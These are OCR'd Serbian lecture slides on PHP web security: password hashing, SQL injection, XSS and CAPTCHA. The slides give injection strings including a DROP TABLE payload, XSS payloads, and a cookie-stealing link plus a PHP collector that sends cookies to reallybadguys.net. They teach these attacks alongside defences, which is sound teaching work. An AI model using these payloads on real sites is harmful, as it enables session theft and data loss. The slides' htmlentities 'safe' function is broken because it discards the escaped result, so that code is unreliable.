


Čuvanje lozinki (1)

- Na vežbama je pokazano kako se može kreirati **BAZA PODATAKA** sa korisničkim imenima i lizinkama.
- Korisnička imena i lozinke zapamćene su u **IZVORNOM OBLIKU – OBIČAN TEKST** što može biti predmet napada zlonamernih korisnika.
- Zbog bezbednosti dobro je umesto običnog teksta čuvati **HEŠ VREDNOSTI** lozinki.
- Kasnije se u verifikaciji korisnika porede samo **HEŠ VREDNOSTI** lozinki.
- PHP ima ugrađene jednosmerne funkcije za **IZRAČUNAVANJE HEŠ VREDNOSTI**, primer: **md5()**, **sha1()**, **sha256()** ili **crypt()**.
- U novijim verzijama PHP > 5.5 kreirane su funkcije **password_hash()** i **password_verify()**.

Čuvanje lozinki (2)

- Dobra osobina ovih algoritama je što na unetu lozinku dodaju tzv. "**ZRNO SOLI**" – nasumično generisani podatak koji se **DODAJE LOZINKI** pre heširanja (engl. salted password hashing).



- Izvorni oblik lozinke više **NIJE POZNAT**, treba znati samo **HEŠ VREDNOST LOZINKE**.

SQL injection (1)

- **SQL INJECTION** je tehnika insertovanja JS-a, MSQL-a (ili nekih drugih) kodova koji može uništiti bazu podataka.
- Zlonamerni kod se postavlja u SQL upite posredstvom **KORISNIČKOG UNOSA** sa Web stranice.
- SQL injection je jedna od najčešćih **TEHNIKA HAKOVANJA** Weba.
- Najčešća manifestacija ove tehnike je kada se od korisnika traži **UNOS PODATAKA** (input polje u obrascima) kao što su korisničko_ime/lozinka, a korisnik umesto traženih podataka unosi SQL izraze koji će se zlonamerno izvršiti.
- PRIMER:

Dodavanje promenljive (txtUserId) za selekciju stringa

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

SQL injection (2)

- Zlonamerni korisnik može da unese "pogrešan" unos, nešto slično kao

UserId: 105 OR 1=1


- Pogledajte kako sada izgleda SQL upit:

SELECT * **FROM Users WHERE** UserId = 105 **OR** 1=1;

- Dobijeni SQL je važeći i vratiće **SVE REDOVE** iz tabele "**Users**", jer je **OR 1 = 1** uvek **TRUE**!
- Da li gore navedeni primer izgleda opasno? Šta ako tabela "Korisnici" sadrži imena i lozinke?
- Haker može izlistati **SVA KORISNIČKA IMENA I LOZINKE** iz u baze podataka, jednostavnim ubacivanjem 105 ili 1 = 1 **U POLJE ZA UNOS**!

SQL injection (3)

- Još jedan od načina narušavanja bezbednosti je **POGREŠAN** korisnički unos:



- Kod na serveru kreiraće sledeći važeći SQL izraz:

SELECT * FROM **Users** **WHERE** Name ="" **or** ""="" **AND** Pass ="" **or** ""=""

- SQL upit je **VAŽEĆI** i vratiće sve redove iz tabele " Users", jer je **OR** "" = "" uvek **TRUE**!

https://www.youtube.com/watch?v=ciNHn38EyRc

„Batched“ SQL injection

- Većina baza podataka podržava i "**batched**" SQL izraze, kada se niz SQL iskaza nadovezuju, a delimiter je tačka-zapeta (**;**).
- Sledeći SQL je **VAŽEĆI** i vratiće sve redove iz tabele "Users", a zatim izbrisati tabelu "Suppliers".

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

- Šta će se desiti ako korisnik unese sledeći iskaz:

User id: 105; DROP TABLE Suppliers

- Rezultujući SQL izraz je važeći:

```
SELECT * FROM Users WHERE UserId = 105; DROP TABLE Suppliers;
```

Rešenje!

- Za zaštitu Web aplikacije od insertovanja zlonamernih SQL upita mogu se koristiti **SQL PARAMETRI**.
- **SQL PARAMETRI** su **VREDNOSTI KOJE SE DODAJU SQL UPITU** u vreme izvršenja na kontrolisan način.
- SQL endžin **PROVERAVA SVAKI PARAMETAR** kako bi se ustanovilo da je ispravan i tretira se **POSEBNO**, a **NE KAO DEO SQL-A UPITA** koji se izvršava:

```
$stmt = $dbh->prepare("INSERT INTO Customers (CustomerName, Address, City)
  VALUES (:nam, :add, :cit)");
$stmt->bindParam(':nam', $txtNam);
$stmt->bindParam(':add', $txtAdd);
$stmt->bindParam(':cit', $txtCit);
$stmt->execute();
```

Cross-Site Scripting

- Kod „Cross-Site Scripting"-a se za razliku od insertovanje SQL-a koda, insertuje **zlonamerni HTML** ili **JavaScript** kod.
- Ovaj zlonamerni kod pokušava da zadobije poverenje korisnika na Web stranici, prevarom (korisnika ili njegovog pretraživača) tako što **šalje podatke nekoj drugoj – nebezbednoj Web lokaciji**.
- Napadač bi mogao da insertuje HTML koji prikazuje nebezbedni link, tako da se sve informacije zapravo dostavljaju nebezbednoj lokaciji.
- **Zabranom izvršavanja JavaScript-a** se mogu sprečiti ovi napadi, samo je pitanje da li su korisnici spremni da se odreknu benefita koje on pruža!

Cross-Site Scripting (2)


- **CROSS-SITE SCRIPTING** se tipično izvodi korišćenjem više od jedne Web lokacije (cross-site), i uključuju neku vrstu skriptiranja.
- Postoji **PET VRSTA SKRIPTOVA** koji se označavaju svojom HTML oznakom: **<script>**, **<object>**, **<applet>**, **<iframe>** i **<embed>**.
- **Zlonamerni skript** može izazvati - učiniti:
  - preuzeti daljinsku kontrolu nad Web čitačem,
  - otkriti vrednost kolačića,
  - menjaju linkove na Web stranici (zapravo izmenite bilo koji deo DOM-a),
  - preusmeriti korisnika na drugi URI ili
  - napravite lažnu formu koja prikuplja i prosleđuje informacije napadaču ili
  - započeti neku drugu neželjenu akciju.

Cross-Site Scripting (2)

1. <body background = "javascript: alert('xss - gotcha!')">

2. <iframe src=javascript: alert('xss - gotcha!')> </iframe>

3. "> <body onload = "a();"> <script> function a(){alert('xss - gotcha!');} </script> <"



HTML and CSS Markup Attacks (1)

Hello from sunny California!

```
<div style="position: absolute;
    top: 0px;
    left: 0px;
     background-color: white;
     color: black;
     width: 100%;
     height: 100%; ">
<h1>Sorry, we're carrying out maintenance right now.</h1>
<a href="#" onclick="javascript: window.location =
'http://reallybadguys.net/cookies.php?cookie=' + document.cookie;">
Click here to continue.
</a>
```

PREPISANA je prva originalna rečenica.

Ugradnja u **KOMENTARE** ili u **OBAVEŠTENJA** koja se onda objavljuju na Web stranici.

HTML and CSS Markup Attacks (2)

```
<?php
  $cookie = $_GET['cookie'];
  $uri = $_SERVER['HTTP_REFERER'];
  mail( 'gotcha@reallybadguys.net', 'We got another one!',
  "Go to $uri and present cookie $cookie." );
  header( 'Location: '.$uri );
?>
```

Ovaj PHP kod će će poslati URI izvornog sajta i korisnički kolačić napadaču, a zatim ga preusmerava nazad na mesto gde je bio, pokušavajući da prikrije prevaru.

https://www.youtube.com/watch?v=YbXrq8o5e4s

JavaScript Attacks (1)

- Uobičajeni način **XSS** napada je korišćenje **JavaScript**-a koji je dostupan u većini Web čitača.
- Ubacivanjem kratkog JavaScript-a koda u stranicu, napadač može **IZLOŽITI VREDNOST** kolačića, ID sesije, DOM i slično.
- Tipičan napad se izvodi tako što se Web čitač **PREUSMERI NA** URI koji je napadač odabrao dodajući vrednosti kolačića promenljiva $ _GET u URI upitu:

```
<a href="#" onclick="javascript:window.location =
'http://reallybadguys.net/cookies.php?c=' + document.cookie;">
Click here to continue.
</a>
```

Rešenje (1)

- PHP-ova funkcija **htmlentities ()** će konvertovati sve karaktere u HTML entitete što ih čini bezopasnim.

```
<?php
  function safe( $value ) {
        htmlentities( $value, ENT_QUOTES, 'utf-8' );
        // other processing
   return $value;
 }
  // retrieve $title and $message from user input
  $title = $_POST['title'];
  $message = $_POST['message'];
   // and display them safely
   print '<h1>' . safe( $title ) . '</h1>
  <p>' . safe( $message ) . '</p>';
?>
```

Ovaj način sprečava da HTML bude ugrađen, i samim tim sprečava XSS napade putem JavaScript ugrađivanja

Ostali problemi

- Preventing Cross-Site Scripting
- Preventing Remote Execution
- Enforcing Security for Temporary Files
- Preventing Session Hijacking
- Securing REST Services
- Using CAPTCHAs
- User Authentication, Authorization, and Logging
- Preventing Data Loss
- Safe Execution of System and Remote Procedure Calls
- Securing Your Database
- Using Encryption
- Securing Network Connections: SSL and SSH

Automatizovani test CAPTCHA (1)

- **CAPTCHA** (engl. **C**ompletely **A**utomated **Pu**blic **T**uring test to tell **C**omputers and **H**umans **A**part) (novije verzije se nazivaju **reCAPTCHA**) je procedura koja se na Webu koristi da bi se odredilo da li je korisnik **ČOVEK** ili **MAŠINA**.
- CAPTCHA štiti Web aplikaciju od neželjene pošte i drugih vrsta automatskih zloupotreba.
- **CAPTCHA** sprečava:
  - **BOTOVE** da na forumima otvaraju naloge, a potom postavljaju nerelevantne poruke.
  - **OTVARANJE NA HILJADE NALOGA** na sajtovima koji pružaju razne besplatne usluge (primer: servis za elektronsku poštu), što može da iscrpe sistemske resurse.
  - pristup botovima **BESPLATNIM SISTEMIMA** koji se finansiraju prikazivanjem oglasnih banera.

Automatizovani test CAPTCHA (2)


- **CAPTCHA** se zasniva na kreiranju **JEDNOSTAVANOG TESTA** koji korisnik treba da reši a za koji se unapred zna da ga **RAČUNAR NE MOŽE USPEŠNO REŠITI**.
- Svaki korisnik koji unese **TAČAN ODGOVOR** na postavljeni test smatra se **ČOVEKOM**.
- Uobičajene **CAPTCHA** traže od korisnika da unese nekoliko slova koja su prikazana na neki način **ISKRIVLJENOJ SLICI**.
- Problem koji nastaje primenom **CAPTCHA** tehnologije je onemogućavanje pristupa slepim i slabovidim licima!
- Jedno rešenje je da se slikovna **CAPTCHA** zameni zvučnom.

Automatizovani test CAPTCHA (3)

```
<html>
  <head>
    <title>reCAPTCHA demo: Simple page</title>
     <script src="https://www.google.com/reCAPTCHA/api.js" async
defer></script>
  </head>
  <body>
    <form action="?" method="POST">
      <div class="g-reCAPTCHA" data-sitekey="your_site_key"></div>
      <br/>
      <input type="submit" value="Submit">
    </form>
  </body>
</html>
```

https://developers.google.com/recaptcha/intro


Slikovni CAPTCHA



- https://developers.google.com/recaptcha/docs/v3
- https://www.google.com/recaptcha/intro/v3.html#introducing-new-recaptcha

Visoka tehnička škola Niš

Dobre ideje za semestralne i diplomske radove se mogu naći na:
https://phppot.com/php/php-ajax-image-upload/



https://www.upwork.com/hiring/development/a-beginners-guide-to-back-end-development/